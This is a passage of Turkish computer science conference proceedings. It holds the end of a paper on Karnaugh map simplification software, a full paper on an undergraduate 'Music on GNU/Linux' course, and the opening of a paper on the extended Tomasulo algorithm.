Şekil 5'te verilen algoritmanın *TARA-A* kısmında, A değişkeni için Şekil 6'daki *Adım1* ve *Adım2* taramaları gerçekleştirilmektedir. *TARA-B*'de ise tek fark; B değişkeni için değerlerin yerine konması sağlamak amacıyla *Dogruluk* dizisinin ikinci boyutundaki verilerle karşılaştırma yapılmasıdır. Algoritmanın devamında değişim olmayan değerler için uygun harflerle sembolizasyonun yapılmasını sağlayan koşul ifadeleri yer almaktadır.

### 3.5 Program Girdileri ve Çıktısı


Hazırlanan program çalıştırıldığında, Şekil 7'de görülen mantıksal ifade değişken sayısının sorulduğu bir ekran gelmektedir. Burada girilen değişken sayısı bilgisine göre, bir durum giriş tablosu hazırlanmaktadır.



Şekil 7 Giriş Ekranı

Giriş ekranından sonra, durum girişlerinin yapıldığı Şekil 8'de görülen ekran gelmektedir. Bu ekranda, A, B, C ve D giriş değişkenlerine göre çıkış durumları *lojik-1 (1)*, *lojik-0 (0)* ya da *fark etmez (2)* olarak girilir. Girilen değerler, eş zamanlı olarak Karnough haritası üzerinde işaretlenmektedir.

Çıkış değişkenlerinin girişleri tamamlandıktan sonra, renklendirilmiş şekilde gruplandırmanın yapıldığı ve lojik ifadenin verildiği Şekil 9'da görülen sonuç ekranı gelmektedir.



(\*) TARA-B'de ilkB <> Dogruluk(k,1) şeklinde değişim yapılır.  
NOT: TARA-B'de ilkA yerine ilkB değişkeni kullanılmaktadır.

Şekil 5 Yatayda Sembolize Etme Algoritması



A	B	C	D	Durum
0	0	0	0	1
0	0	0	1	1
0	0	1	0	0
0	0	1	1	1
0	1	0	0	0
0	1	0	1	0
0	1	1	0	1
0	1	1	1	1
1	0	0	0	1
1	0	0	1	0
1	0	1	0	0
1	0	1	1	0
1	1	0	0	0
1	1	0	1	1
1	1	1	0	0
1	1	1	1	1

Şekil 8 Durum Değişkenleri Giriş Ekranı

AB	00	01	11	10
CD	00	01	11	10
00	1	1	1	1
01	1	1	0	0
11	1	0	1	1
10	0	0	0	1

A	B	C	D
1	1	1	1
1	1	0	0
1	0	1	1
0	0	0	1

Şekil 9 Sonuç Ekranı

#### 4. Tartışma ve Sonuçlar

Bu çalışmada, Karnough haritasının bilgisayar ile analizi ve çözümlenebilmesi amacıyla fonksiyonel bir algoritma geliştirilerek, çalışır durumda bir yazılım hazırlanmıştır. Hazırlanan yazılım, Karnough haritasının analizi için tarama ve gruplandırma algoritmaları içermekte,

değişik durumlar için birçok koşul tanımlamaya gerek kalmaksızın zeki kararlar verebilmekte ve doğru bileşikleri oluşturmaktadır. Tasarlanan yazılım, dört değişkene kadar olan *Boolean* ifadelerinin sadeleştirilmesinde eğitim amaçlı olarak da kullanılabilir. Devam eden çalışmalarda, dört değişkenin üzerindeki mantıksal durumlar için en basite indirgeme sağlayan bir algoritmanın geliştirilmesi amaçlanmaktadır.

#### 5. Teşekkür

Yazarlar, bu çalışmanın hazırlanmasında fikirlerinden yararlanan sayın Yrd.Doç.Dr. Abdülkadir ÇAKIR'a teşekkür eder.

#### 6. Kaynaklar

- [1]. Derin, O., *Sayısal Elektronik*, Bölüm 5, Mersin Üniversitesi Web Sitesi, *Mersin Üniversitesi*, 2003.
- [2]. Ekiz, H., *Sayısal Elektronik, Mantık Devreleri ve Uygulamaları*, Değişim Yayınları, Adapazarı, 2001.
- [3]. Rood, S., Danielson, R., "Java-Based Instructional Materials for Introductory Logic Design Courses", *30th ASEE/IEEE Frontiers in Education Conference*, S2D-10, October 18 - 21, 2000 Kansas City, MO.
- [4]. Karnough Map, <http://www.puz.com/sw/karnaugh/index.htm>, *puz.com*.
- [5]. Akgöbek, Ö., *Turbo Pascal ve Programlama Sanatı*, Beta Yayınları, Kırklareli, 1995.

## Bilgisayar Bilimleri Lisans Seçmeli Dersi:

### GNU/Linux Üzerinde Müzik

Tuğba Dalyan-Yıldız<sup>1</sup>, Ruhan İkedâ<sup>1,2</sup>

<sup>1</sup> İstanbul Bilgi Üniversitesi, Bilgisayar Bilimleri Böl. Kurtuluş Deresi Cad. No:47, Dolapdere, 34440 Beyoğlu, İstanbul

<sup>2</sup> İstanbul Teknik Üniversitesi, Dr. Erol Üçer Müzik İleri Araş. Mer. (MİAM), Maçka Kampüsü, 80680, Maçka, İstanbul  
tdalyan@cs.bilgi.edu.tr, ralpaydin@cs.bilgi.edu.tr

**Özet:** Bu makalede, İstanbul Bilgi Üniversitesi Bilgisayar Bilimleri Bölümü tarafından Güz 2006 döneminde verilen COMP 291 : 'GNU/Linux Üzerinde Müzik' dersinin içeriği, işleyiş şekli ve projelerinden bahsedilecektir. GNU/Linux sistemi, açık ve modüler yapısı, sistemin üzerinde bulunan gereçler, bu sistemde ses ve müzik işlemek için geliştirilmiş yetkin özgür yazılımlar nedeniyle tercih edilmiştir. Ders, müzik bilgisi açısından, müzik temeli olmayan bir öğrencinin rahatlıkla anlayabileceği düzeyde tutulmuştur. Dersin ana amacı, müziksel bilginin bilgisayar ile işlenmesidir. Ders, GNU/Linux'un ses ve müzik mimarisi, Lisp ile programlama, Lisp programları yazarak müzik besteleme ve Bilgisayar ve Müzik Araştırması başlıkları olarak dört kısımdan oluşmuştur.

**Anahtar Kelimeler:** Bilgisayar ve Müzik, Bilgisayar ve Ses, Müzik İşleme, Müzik Bilgisi İşleme, Müzik ve GNU/Linux.

#### An Undergraduate Computer Science Course : Music on GNU/Linux

**Abstract:** In this article, we will share our experience on the elective undergraduate course : 'COMP 291 Selected Topics in Computer Science : Music on GNU/Linux' which was offered in Fall 2006 by the Computer Science Department of İstanbul Bilgi University. We chose GNU/Linux operating system because it is open and modular, the system is equipped with adequate tools for music, free and capable software for sound and music processing exists for this system. We assume that students had no prior exposure to music. The main purpose of the course is processing musical information. The course has four sections: GNU/Linux audio architecture, Lisp programming, composing through Lisp programming, Computer Music Research Topics.

**Keywords:** Computer Music Research, Music and GNU/Linux, Musical Information Processing, Audio and Sound on GNU/Linux, Digital Music.

#### 1. Giriş

GNU/Linux işletim sisteminin, ses ve müzik işleme için hazır olup olmadığı tartışılrsa da özgür yazılım dünyasının en kapsamlı projesi olan GNU/Linux işletim sistemi üzerinde çalışan ve bir müzisyenin rahatça sayısal bir ev stüdyosu olarak kullanabileceği çok sayıda özgür yazılım bulunmaktadır. Günümüzde, GNU/Linux'un bilgisayar ile ilgilenen müzisyenler için ne kadar çekici bir işletim sistemi olabileceğine, geliştiren sistemlere ve üzerindeki özgür yazılımlara (ÖY) birçok yerde değinilmektedir [4],[14].

İstanbul Bilgi Üniversitesi Bilgisayar Bilimleri Bölümü'nde Güz 2006 döneminde, müzik bölümü öğrencilerine, müzik ile ilgilenen bilgisayar bilimi ve matematik bölümü öğrencilerine hitap eden "GNU/Linux Üzerinde Müzik" seçmeli dersi açılmıştır. Dersin içeriğini özetleyecek olursak, özgür yazılım tabanlı GNU/Linux sisteminin ses mimarisi ve bu mimari üzerinde



koşan ses ve müzik işleme programlarına giriş yapılmış, ses ve müzik bilgisinin rahat işlenmesi için Common Lisp programlama dili öğretilmiş, Common Lisp tabanlı Common Music ile algoritmik besteleme örnekleri verilmiştir. Ayrıca, Common Lisp Music sinyal işleme paketi ile ses sentezleme örnekleri gösterilmiştir.

Makalemizin ilk kısmında, GNU/Linux Müzik sistemleri hakkında genel bilgi verilmiştir. İkinci kısmında, dersin işleyişi ve öğrencilere verilen dönem projelerinden bahsedilmiştir. Son kısımda ise kazanılan ve kazandırılan deneyimlerden bahsedilmiştir.

## 2. GNU/Linux Müzik Sistemi

GNU/Linux'un, ses ve müzik sistemlerindeki performansını düşük bulan geliştiriciler, 90'ların başında çalışmalara başlamışlardır. 1992'de Hannu Savolainen'in ses aygıtları için geliştirdiği Açık Ses Sistemleri (OSS/Free), bu yönde atılmış ilk adımdır[13].

2002'de, GNU/Linux işletim sistemine Gelişmiş Linux Ses Mimarisi ALSA (Advanced Linux Sound Architecture) eklenmiştir. ALSA, GNU/Linux 2.4 çekirdeğindeki ses mimarisinin yerini alarak 2.6 çekirdeğine de adapte edilmiştir. GNU/Linux ses ve müzik sistemlerinde görülen en önemli gelişme ise 2.6 çekirdeği ile gelen gelişmiş ALSA ve MIDI desteğidir. Böylelikle, GNU/Linux çekirdeğinin müzik yazılımı ve donanımı için sağladığı donanım desteğinin artması ile bu platform müzik ile ilgilenenler için esnek ve yetkin bir stüdyo haline gelmiştir[14].

Günümüzde, donanım desteği dışında da müzik ile ilgili kapsamlı projeler başlatılmıştır. Ubuntu Studio Audio, bu projelerin başında gelmektedir. Debian tabanlı Ubuntu Studio Audio paketleri, GNU/Linux platformunda kullanıcıya esneklik sağlamanın dışında, kullanım kolaylığı da getirmiştir. Bu sistemde, mevcut

kaynak listesinin bulunduğu dosya, yeni kaynak adresleri eklenerek güncelleştirilir. Kullanıcı, herhangi bir paket yönetimini kullanarak da sisteme istenilen paketleri yükleyebilir. Ubuntu Studio Audio'daki paketlere ve kaynak listesine resmi adresinden ulaşılabilir[18].

Ses ve müzik işlemeye yönelik diğer önemli GNU/Linux dağıtımları:

- Planet CCRMA - RedHat 9 ya da Fedora Core 1, 2, 3, 4, 5 üzerinde çalışan rpm paketlerinin derlenip, toplanması ile oluşturulmuştur[15].
- Agnula/DeMuDi, GNU/Linux işletim sisteminin ses ve müzik kullanımı için geliştirilen dağıtımdır. Burada, Agnula : A GNU Linux Audio; DEMUDI ise Debian MULTimedia Distribution (Debian Çoklu-ortam Dağıtımı) karşılığıdır[17]. Agnula, profesyonel ses ve video alanındaki ÖY'ları yaymak için gerçekleştirilen bir gönüllülük esaslı bir projedir. Asıl amacı, saf özgür yazılım dağıtımı olan Debian GNU/Linux dağıtımı üzerinde bu projeyi geliştirmektir[14]. Agnula/DeMuDi, Debian'dan bağımsız bir dağıtım değildir; Debian sistemin multimedya sistemleri için yapılandırılmış halidir. Agnula/DeMuDi, kendi başına CD'den kurulduğu gibi, Ubuntu Studio'daki gibi kaynak listesini değiştirip, istenilen paketlerin çekilmesi şeklinde de olabilir[2],[3].

Günümüzde, Ubuntu Studio ve Agnula / DeMuDi'nin tercih edilmesinin esas sebebi, tamamen özgür bir dağıtım olan Debian üzerine inşa edilmesindedir. Paket yönetiminin rahat ve gelişmiş olması, birçok insan tarafından desteklenmesi ve sorun çıktığında çözüm sisteminin gelişmiş olması gibi nedenler Debian'ı tercih edilen bir dağıtım haline getirmiştir. Tablo 1, Agnula/DeMuDi'de ve Ubuntu Studio Audio'nun kaynak dosyalarında yer alan bazı ses ve müzik programlarını göstermektedir.

Ses/müzik yazılımı	İşlev/açıklama
Ardour GTK	JACK bağlantılı, ses kanallarını işleme ve karıştırma platformu
Hydrogen	Vurmalı çalgı (ritim kutusu) topluluğu
JACK Control	Programlar arası audio akışını denetleyen motor
JAMin	Profesyonel audio işleme
Qsynth	Sentezleyici
Seq24	MIDI partiyonlarını birleştirme gereci.
Serpentine Audio CD Creator	Audio CD yazıcısı
Ses Kaydedicisi	ogg ve wav formatında ses kaydedici
Sound Juicer CD extractor	Audio CD'teki parçaların ogg dosyalarına çevrimi
VkeyBD	Sanal MIDI klavyesi
ZynAddSubFx	Ses sentezleyicisi

Tablo 1. GNU/Linux Müzik sistemi üzerindeki bazı ses ve müzik programları:

Kaynak dosyalarında işaret edilen ve Debian sitelerinde debian paketi olarak da hazırlanmış özgür yazılımların dışındaki paketler de GNU/Linux müzik sistemine yüklenebilir. Örneğin, zip veya tar yumakları. Bizim örnek sistemimizde aşağıdaki paketler de bulunmaktadır:

**MusicXML:** MusicXML, müzik bilgisinin XML dilinde (dilden, koddan bağımsız, bilgisayara ve insana açık gramer olarak) ifade edilmiş halidir. Müzik saklama formatı olan MusicXML, kanonik bir müzik formatıdır. [12],[8].

**Lilypond:** TeX temelli nota yazımı ve şekillendirme ('layout') programıdır ve TeX tabanlı yazılım paketlerinde olduğu gibi WYSIWYG (What You See Is What You Get --Ne görüyorsanız onu elde edersiniz) değildir. Lilypond'un esas becerisi, LaTeX'in matematiksel formül şekillendirmesi gibidir. Müzik bilgisini kesin olarak kodlamakla kalmaz, basımevi çıktısı gibi güzel gözükmesini de sağlar[10].

**Common Müzik Ailesi:** Common Music, Common Lisp Music ve Common Music No-

tation suitinden oluşur. Common Music, Lip tabanlı algoritmik besteleme, Common Lisp Music Lisp tabanlı sinyal işleme, Common Music Notation ise Lisp tabanlı müzik basımı programlarıdır[6].

## 3. Dersin İşlenişi

Bu kısımda, Güz 2006 döneminin her çeyreğinde işlenen konulardan ve dönem projelerinden alt başlıklar halinde bahsedilmiştir.

### 3.1 GNU/Linux üzerinde ses ve müzik işleme

Dersin ilk haftalarında müzik terminolojileri hakkında bilgi verilmiş, öğrencinin GNU/Linux üzerinde çalışıp, yazıp, okuyup, kaydedebilecekleri programlar gösterilmiştir. İstanbul Bilgi Üniversitesi Bilgisayar Bilimleri Bölümü'nde son dört yıldır verilen eğitim GNU/Linux platformu üzerinde olduğu için, dersi alan öğrencilere GNU/Linux platformu hakkında herhangi bir giriş yapılmamıştır. ÖY tabanlı müzik sistemlerinin mimarisi ve üzerinde koşan ses ve müzik işleme uygulamalarına (çalıcılar, sentezleyiciler, kaydediciler, karıştırıcılar, vb.) kısa bir giriş yapılmıştır. Önemli ses ve müzik formatları derste gösterilmiştir. MIDI, MusicXML, Lilypond dosyaları oluşturulmuş ve dinlenmiştir. MusicXML ve MIDI arasında dönüşüm yapılmış, Lilypond'dan PDF, PS ve MIDI formatlarına çevirim yapılmıştır.

MIDI dosyası oluşturularak MusicXML dosyasına çevirmek öğrenci projelerinden bir tanesidir. İlk proje ile öğrenciler, herhangi bir gereç kullanarak bir MIDI dosyası oluşturmuşlar, bu dosyayı MusicXML formatına çevirmişler ve MIDI ve MusicXML formatlarını tanımışlardır.

### 3.2 Lisp ile Müzik Programlama

Dönemin ikinci çeyreğinde, Common Lisp programlama dili anlatılmıştır. Böylelikle, müziğin yapısına ve işleyişine dair bilgilerini bir programlama dili aracılığı ile kesinleştirmişlerdir.

Dil olarak Lisp seçilmesinin nedenleri ise:

1. Lisp matematiksel düşünceye en yakın programlama dilidir. Kişi (örneğin bir müzisyen), bilgisayarın ve programların işleyişinin iç mekanizmalarına aşina olmadan, düşüncelerinin netliği ile bunu program olarak ifade edebilir.
2. Sadece bir çeşit veri yapısı vardır: Liste. Programlar da, veriler de listedir. Programların liste olması programların veri olarak rahat işlenmesini sağlar.
3. Veri ve fonksiyonlar liste olduğu için programın biçimi çok basittir : Parantezle çevrili sembol listeleri.
4. Bellek yönetimi otomatik olarak yapıldığı için programcı kullanmadığı değişkenleri silmek ve benzeri bellek idame işleri ile yükümlü değildir.
5. Müziğin, değişik seviyelerde gösterimi ardarda gelen sembollerdir. İster ses düzeyinde, ister nota düzeyinde olsun liste veri yapısı ile birebir örtüşür. Birden fazla sesin olduğu çoksesli müzikte de her sesin farklı bir liste ile ifadesi, ya da her ölçünün tüm sesleri kapsayacak şekilde ifadesi liste yapısı ile mümkündür.

Bölümdeki Bilgisayar Bilimleri öğrencilerinin birinci sınıfta programlama eğitimine Lisp'in bir diyalekti olan Scheme ile başlaması dersin işleyişi açısından kolaylık sağlamıştır. Öğrencilerin çalışabilmeleri için laboratuvarlara Common Lisp yüklenmiş[5], böylelikle ödev ve projelerini yapabilecekleri ortam hazırlanmıştır. Bu derste Common Lisp'e giriş yapıldıktan sonra, öğrencilere verilen ikinci proje ise, Common Lisp kullanarak, verilen notayla başlayan majör gamı oluşturmalarıdır[7].

Dönemin ikinci çeyreğinin sonunda verilen proje ise, verilen bir nota listesinde tekrar eden dörtlü notaları bulmak olmuştur. Bunu yaparken sadece dört notaya değil, nota dörtlüsünün transpoze edilmiş (ötelenmiş) hallerine ve transpoze edilmiş hallerinin tersini de kontrol etmeleri gerekmiştir. Böylelikle, müzikte örüntü bulmaya giriş yapılmıştır[7].

### 3.3 Common Music ve Algoritmik Kompozisyon

Dönemin üçüncü çeyreğinde Common Music (CM) paketi incelenmiştir. Bu paketeki nesnelerin ve fonksiyonların müzikte nereye oturduğu tartışılmış, örnek kodlar sınıfta öğrencilerle birlikte yazılmış ve dinlenmiştir.

Öğrenciler ile CM içindeki soyut veri yapıları ve fonksiyonlar kullanılarak, programlar yazılmış ve oluşturulan MIDI dosyaları dinlenmiştir. Öğrencilerin laboratuvarlarda fonksiyonlar üzerinde oynama yapabilmeleri için CM paketi yüklenmiştir. Dersin işleyişinde CM'nin resmi sitesindeki örnekler de kullanılmıştır [6].

### 3.4 Bilgisayar Müziği Araştırma Konuları

Dönemin dördüncü bölümünde Bilgisayar Müziği araştırma başlıkları açıklanmıştır. Bilgisayar Müziği araştırma alanı, müzik araştırmalarındaki (teori, kompozisyon, performans, müzikoloji) fikirlerin ve tezlerin bilgisayar programları ve donanımları ile denenmesi kadar, Bilgisayar Bilimleri ve Elektronik Mühendisliği araştırmalarındaki fikirlerin (yapay zeka, sinyal işleme) müzik alanında uygulanmasıdır. Araştırma konularını kabaca dört grupta toplayabiliriz:

1. Ses Sentezleme amaçlı sinyal işleme [6],[16]
2. Müzik ve yapay zeka [1],[17]
3. Gramer olarak müzik, müzik dilleri [17]
4. Müzikteki matematiksel yapılar [9],[11]

### 3.5. Dönem Projeleri

Öğrenciler, ödevlerin yanısıra bir dönem projesi hazırlamışlardır. Bu projeler, araştırma veya uygulama ağırlıklıdır ve öğrenciler aşağıdaki projelerden bir tanesini seçmişlerdir:

1. CM ortamını kullanarak (veya kullanmadan, sıfırdan başlayarak) müzik organizasyonuna dair CM'deki 'süreç' ve 'dizi' benzeri soyut bir veri yapısı veya fonksiyonu oluşturmak. Bu yeni yapıyı veya fonksiyonu kullanan bir müzik örneği hazırlamak.

2. CM içindeki Markov Zinciri Modellemesi'ni kullanarak, basit ilkokul melodilerinden oluşan küçük bir veritabanı oluşturarak, bu tarz müzikten bir örnek yaratmak.

3. Müzik Teorisi'ndeki küme teorisi ışığı altında kümeler arasında bir yakınlık ilişkisi tanımlamak ve buna bir ölçüt getirmek.

4. XSL kullanarak MIDI2xml ve xml2MIDI çeviricileri yazmak.

5. Lisp kodu ile CM'de müzik bestelemek. Common Lisp Music fonksiyonlarını da CM'den çağırmak. Bestelenen müziği Common Music Notation veya Lilypond kullanarak webe bastırmak.

6. Rast, Kurdilihicazkar gibi makamlar eşit aralıklı 12-tona dayalı batı müziğinden farklı bir dizilişe sahiptirler. CM ile Türk müziği makamlarını sesleri tek tek ele alarak, makamdaki sesleri frekans olarak ifade etmek.

7. MusicXML dosyası olarak verilen bir müziğin verili partiyonunu verili aralıkta XSL programlama dili kullanarak transpoze etmek (ötelemek).

### 4. Sonuç

Bu bölümde, ders ile ilgili bazı çıkarımlar yapılmış, derste ve işlenişinde eksik görülen yerlerden, kattığı deneyimlerden bahsedilmiştir:

- İstanbul Bilgi Üniversitesi Bilgisayar Bilimleri Bölümü'ndeki eğitimin, son dört yıldır GNU/Linux üzerinde verilmesi, programlamaya girişin Scheme ile öğretilmesi, "GNU/Linux üzerinde Müzik" dersinin işleyişini kolaylaştırmıştır.
- Ders sayesinde, müzik programcılığının gerektirdiği ölçüde müzik kavramlarının, müzik işaretlerinin, sembollerinin ve temel müzik teorisi bilgilerinin edinilmesi sağlanmıştır.
- Öğrencilerin şimdiye kadar öğrendikle-

ri alanların dışındaki bir alanda program yazması sağlanmıştır.

- Müzik ile ilgilenen öğrencilerin, ses ve müzik ile uğraşacağı yeni bir platform ve kullanabilecekleri paketler gösterilmiştir.
- Böyle bir ders için, Ubuntu Studio Audio'nun çalışan CD (CD'den başlatılıp, CD'de çalışan, sabit diske müdahale etmeyen), istenen yazılım birleşiminin serbestçe oluşturulması; hem evde hem okulda, birden fazla sistemde çalışabilmesi gibi kolaylıkları nedeniyle tercih edilmelidir.
- 'Bilgisayar ile Müzik' için lisans dersi kitabının olmaması, öğrenciler için derste istenilen seviyeyi anlamak ve tutturmak açısından zorluk doğurmuştur. 'The Computer Music Tutorial'ın bir kısmı bu dersin kitabı olarak kullanılmıştır[16].

### Teşekkür

Yazarlar, İstanbul Bilgi Üniversitesi Bilgisayar Bilimleri Bölümü Başkanı Chris Stephenson'a Müzik ve Bilgisayar Araştırması konusuna gösterdiği ilgi ve bu konuda bir dersin açılmasını teşvik ettiği için teşekkürlerini sunarlar.

### 5. Kaynaklar

[1]. Special Issue on Computer Music, ACM Computing Surveys, 1985.

[2]. AGNULA, agnula.org, Agnula Project.

[3]. Agnula/DeMuDi, demudi-agnula.org , Agnula Project.

[4]. Alpaydın, R., "GNU/Linux üzerinde ses ve müzik işleme : Agnula/DeMuDi", www.santralmuzik.com/001 ruh.htm, Santral Müzik Dergisi, İstanbul Bilgi Üniversitesi.

[5]. CLISP - an ANSI Common Lisp, sourceforge.net/projects/clisp/, SourceForge.net.

[6]. Common Music, Common Lisp Music, Common Music Notation. www-cirma.

stanford.edu, The Stanford University Center for Computer Research in Music and Acoustics.

[7]. Comp291: Music on Linux, cs.bilgi.edu.tr/pages/courses/year\_2/comp\_291/, İstanbul Bilgi Üniversitesi Bilgisayar Bilimleri Bölümü.

[8]. Extensible Markup Language (XML), www.w3c.org, The World Wide Web Consortium (W3C).

[9]. Fauvel, J., Flood, R., ve Wilson, R., Music and Mathematics, Oxford University Press, 2003.

[10]. LilyPond, www.lilypond.org, in cooperation with Linux Audio Developers Group and Linux Audio Consortium.

[11]. Mazzola, G., The Topos of Music, Birkhauser Verlag, 2002.

[12]. MusicXML, www.recordare.com, Recordare LLC.

[13]. Phillips, D., "Dev Mazumdar and Hannu Savolainen Interview", Linux Journal Archive, Cilt: 1999, Sayı: 63, Temmuz 1999.

[14]. Philips, D., "Computer Music and the Linux Operating System: A Report from the Front", Computer Music Journal, 27:4, Winter 2003, 27-42.

[15]. Planet CCRMA at home, ccrma.stanford.edu/planetccrma/software/, The Stanford University Center for Computer Research in Music and Acoustics.

[16]. Roads, C., The Computer Music Tutorial, The MIT Press, 1996.

[17]. Roads, C., ve Strawn, J., Foundations of Computer Music, The MIT Press, 1988.

[18]. UbuntuStudio, wiki.ubuntu.com/UbuntuStudio, The Ubuntu Community.

## Genişletilmiş Tomasulo Algoritması ve

### Kuraldışı Durumların İşlenmesi

#### Müge Sayıt, Ahmet Bilgili

Ege Üniversitesi, Uluslararası Bilgisayar Enstitüsü, 35100, İzmir  
muge.fesci@ege.edu.tr, ahmetbilgili@gmail.com

**Özet:** 1967 yılında geliştirilen Tomasulo algoritması, yazmaç yeniden isimlendirme yöntemi ile WAR ve WAW risklerine karşı beklemeye neden olmadan çözüm üretir. Genişletilmiş Tomasulo algoritması, yazmaçlar için ayrı bir ünite tasarlanmıştır. Bu çalışmada, Genişletilmiş Tomasulo algoritması bir MIPS simülöründe uygulanmış ve Yazmaç Güncelleme Ünitesi (YGÜ) boyutlarına göre performans değerlendirmesi yapılmıştır.

**Anahtar Kelimeler:** Tomasulo Algoritması, Genişletilmiş Tomasulo, Kuraldışı Durum.

#### Extended Tomasulo Algorithm and Exception Handling

**Abstract:** Tomasulo algorithm, which was developed in 1967, avoids WAR and WAW hazards using register renaming. In Extended Tomasulo algorithm, a different unit is designed for registers. In our work, Extended Tomasulo algorithm is implemented in a MIPS simulator and performance is measured according to different size of Register Update Unit (RUU).

**Keywords:** Tomasulo Algorithm Extended Tomasulo, Exception.

#### 1. Giriş

Programlarda yer alan veri riskleri (data hazards) işhatlı (pipeline) bir işlemcinin bu risk ortadan kalkana kadar beklemesine (stall) neden olmaktadır. Bekleme süresini azaltmak ya da yoketmek için işhatlarında statik ve/veya dinamik zamanlama kullanılır. Statik zamanlama, derleyici tarafından derlenme zamanında ele alınırken; dinamik zamanlama donanımsal olarak çalışma zamanında çözülür.

Dinamik zamanlama yönteminde kullanılan belli başlı algoritmalar arasında Scoreboard ve Tomasulo sayılabilir. Scoreboarding algoritması, tüm veri risklerini tespit ederek ortadan kaldırır ve eğer çalışmada herhangi bir risk yoksa komutları sırasız olarak çalıştırabilir.

Tomasulo algoritması ise yazmaçları yeniden isimlendirerek (renaming) oluşabilecek veri risk-

lerini (WAR ve WAW) ortadan kaldırmaktadır. Scoreboard algoritmasında hedef yazmaçlar yeniden isimlendirilemediği için tekrar kullanılmacaya kadar sakladığı bilginin korunması gerekir. Bu durum işlemcinin beklemesine neden olur.

Genişletilmiş Tomasulo algoritması, Yazmaç Güncelleme Ünitesi (YGÜ) ile tüm yazmaçları bir havuzda toplar ve kuraldışı durumların işlenmesinde kolaylık sağlar.

Makalenin izleyen bölümleri şu şekildedir: 2. bölümde Tomasulo algoritması, 3. bölümde Genişletilmiş Tomasulo algoritmasından söz edilmiştir, 4. bölümde gerçekleştirilen uygulama ve 5. bölümde sonuçlar yer almaktadır.

#### 2. Tomasulo Algoritması

Tomasulo algoritması işletilirken, komutları sırayla yayınladıktan (issue) sonra parametre-

rinin hazır olup olmadığına bakılır. Eğer parametreler hazır değilse komut, bu parametreler tarafından kullanılacak olan işlevsel ünitelerin rezervasyon istasyonlarında beklemeye alınır. Komutlarda yer alan yazmaçlar, rezervasyon istasyonlarındaki değerler ile eşlenir. Bu işleme yazmaç yeniden isimlendirilmesi denir. Tomasulo algoritması Scoreboard algoritmasının aksine yazmaç yeniden isimlendirilmesi ile aynı yazmaçların tekrar kullanılmasına izin verir, WAR ve WAW veri risklerini önlenmesini sağlar ve bu sebeple işlemcide oluşabilecek beklemlerin önüne geçer [3].

İşlevsel ünitelerden çıkan sonuçlar ortak veri hattı ile tüm bekleyenlere iletilir. Bir komut içerisindeki tüm parametreler bu yolla hazır olduğunda, komutun gerektirdiği işlevsel üniteyi kullanarak işlem yapar [3]. İşlem tamamlandığında, işlevsel ünite serbest kalır, hedef yazmaç işlem sonucu yazılır.

Her bir kaynak yazmaç için, o yazmacın meşgul olup olmadığını belirten bir bit bulunmaktadır. Bir yazmaç, çalışmakta olan bir komutun hedef yazmacı konumunda ise meşguldür. Bir rezervasyon istasyonunun alanları şekil 1'de gösterilmiştir.

Kaynak parametre 1			Kaynak parametre 2			Hedef
Hazır	Etiket	İçerik	Hazır	Etiket	İçerik	Yazmaç

Şekil 1 Rezervasyon İstasyonu Alanları

Eğer bir kaynak yazmaç, komut yayınlanma aşamasına geçtiğinde meşgulse, bu yazmaç için kullandığı işlevsel üniteyi belirten bir etiket (tag) verilir ve komut rezervasyon istasyonuna alınır. Eğer hedef yazmaç meşgulse, o yazmaç için belirlenen etiket rezervasyon istasyonuna yazılır. Bu etiketlerin belirttiği işlevsel üniteler hazır olduğunda, komut tamamlanmış olur ve rezervasyon istasyonundan çıkarılır. Tomasulo algoritmasının 3 adımı kısaca şu şekilde özetlenir [3]:

**1.Yayınlama:** Eğer rezervasyon istasyonu boşsa, algoritma parametreleri gönderir ve yazmaçları yeniden isimlendirir.

**2.Çalıştırma:** Her iki parametre de hazır, komut çalıştırılır, aksi halde ortak veri hattından parametrelerin hazır olmasıyla yayınlanan sonuçlar beklenir.

**3.Sonuçları yazma:** Tüm hazır parametreler ortak veri hattına konur, rezervasyon üniteleri kullanılabilir olduğunu belirtecek şekilde işaretlenir.

### 3. Geniştirilmiş Tomasulo Algoritması

#### 3.1. Etiket Ünitesi

Standart Tomasulo algoritmasında, hedef yazmaçlar için etiket belirleme işlemi yapılmaktadır. Her yazmaç, komutların işleniş sırasında hedef yazmaç olabileceği için her birine ayrı etiket verilmektedir. Yazmaç ile etiketi arasında eşleştirme yapabilmek için ise bu işlemi gerçekleştirebilmeyi sağlayacak bir karşılaştırma yapısına ihtiyaç duyulmaktadır [2].

Geniştirilmiş Tomasulo algoritmasında, yazmaç ve etiket eşleştirme işleminin getirdiği ek yükü azaltmak için ayrı bir etiket ünitesi tasarlanmıştır. Tasarlanan bu yeni etiket ünitesinde, sadece kullanımda yani aktif olan yazmaçlar için bu yazmaçlara etiket atanmaktadır. Sistemde o andaki tüm aktif etiketler birleştirilerek Etiket Ünitesi oluşturulmuştur [2]. Eğer kaynak yazmaç meşgulse, Etiket Ünitesi bu yazmaç için bir etiket atayarak bunu rezervasyon istasyonuna iletir. Komut yayın aşamasında eğer uygun etiket yoksa yani Etiket Ünitesi dolu ise komut beklemeye alınır.

Etiket ünitesinde bir yazmaç için birden fazla etiket verilmiş olabilir. Yapılan işlemlerin karışmaması için yazmaçlar için sadece en son verilen etiket değeri dikkate alınır [2]. Etiket ünitesinin eklenmesinden sonra oluşturulan bir rezervasyon istasyonunun yapısı şekil 2'de gösterilmiştir.

Kaynak parametre 1			Kaynak parametre 2			Hedef
Hazır	Etiket	İçerik	Hazır	Etiket	İçerik	TU slotu

Şekil 2 Rezervasyon İstasyonunun Yapısı

Etiket Ünitesi'nin alanları şekil 3'te, örnek bir etiket ünitesi ise Tablo 1'de gösterilmiştir.

Etiket No	Yazmaç No	Etiket Boş	Son kopya
-----------	-----------	------------	-----------

Şekil 3 Etiket Ünitesi

Ünite kaydında yer alan 'yazmaç no' o etiketin bağlı olduğu yazmacın numarasını (adını), 'etiket boş' o etiket numarasının boş olup olmadığını, 'son kopya' ise verilen etiketin o yazmaç için en güncel etiket olup olmadığını belirtir


[2]. Tabloda E, H ve T sırasıyla evet, hayır ve tanımsız anlamında kullanılmıştır.

Etiket No.	Yazmaç	No. Etiket	Boş Son
1	A0	H	E
2	S0	H	E
3	NIL	E	T
4	S4	H	E
5	S0	H	H
6	S3	H	E

Tablo 1 Örnek bir Etiket ünitesi

Etiket Ünite Bilgisi				Kaynak parametre 1		Kaynak parametre 2		Hedef		
Etiket No	Yazmaç	Etiket Boş	Son kopya	Hazır	Etiket	İçerik	Hazır	Etiket	İçerik	Yazmaç

Şekil 4 RİEÜ Alanları



Şekil 5 Tomasulo Algoritması Genel Yapısı

#### 3.2. YGÜ

